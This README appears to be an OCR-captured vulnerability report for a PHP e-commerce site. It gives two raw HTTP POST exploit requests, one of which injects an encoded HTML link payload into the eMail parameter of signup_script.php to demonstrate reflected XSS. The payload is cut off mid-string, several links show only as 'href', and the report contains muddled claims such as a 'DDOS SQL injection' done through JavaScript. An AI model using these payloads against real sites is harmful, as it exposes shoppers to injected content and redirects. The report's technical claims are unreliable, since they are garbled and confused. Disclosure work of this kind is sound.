
README.MD

ecommerce-website



Description:

The value of the eMail request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The attacker can trick the users of this system, very easy to visit a very dangerous link from anywhere, and then the game will over for these customers. Also, the attacker can create a network from botnet computers by using this vulnerability.

STATUS: HIGH Vulnerability - CRITICAL

[+] Exploit00:

```
POST /ecommerce/index.php?
error=If%20you%20lose%20your%20credentials%20information,%20please%20use%20our%20recovery%20webpage%20to%20recover%20your%20account.%
HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=td6bitb72h0e1nuqa4ft9q8e2f
Origin: http://pwnedhost.com
Upgrade-Insecure-Requests: 1
Referer: http://pwnedhost.com/ecommerce/index.php
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="107", "Chromium";v="107"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Description01:


JavaScript can be injected into the application response (a vulnerable app - signup_script.php, no sanitizing submit function). The attacker can crash the MySQL server by sending large bites of POST requests to the MySQL server of this system.

Real attack: JavaScript attack - type: DDOS SQL injection

[+] Exploit01:

```
POST /ecommerce/signup_script.php HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=td6bitb72h0e1nuqa4ft9q8e2f
Origin: http://pwnedhost.com
Upgrade-Insecure-Requests: 1
Referer: http://pwnedhost.com/ecommerce/index.php
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="107", "Chromium";v="107"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 1070

eMail=%3c%61%20%68%72%65%66%3d%22%68%74%74%70%73%3a%2f%2f%70%6f%72%6e%68%75%62%2e%63%6f%6d%2f%22%20%74%61%72%67%65%74%3d%22%5f%62%6c%
```



Reproduce:

href

Proof and Exploit:

href

Real Exploit:

href

Real Exploit - code insert:

href

Time spent

1:45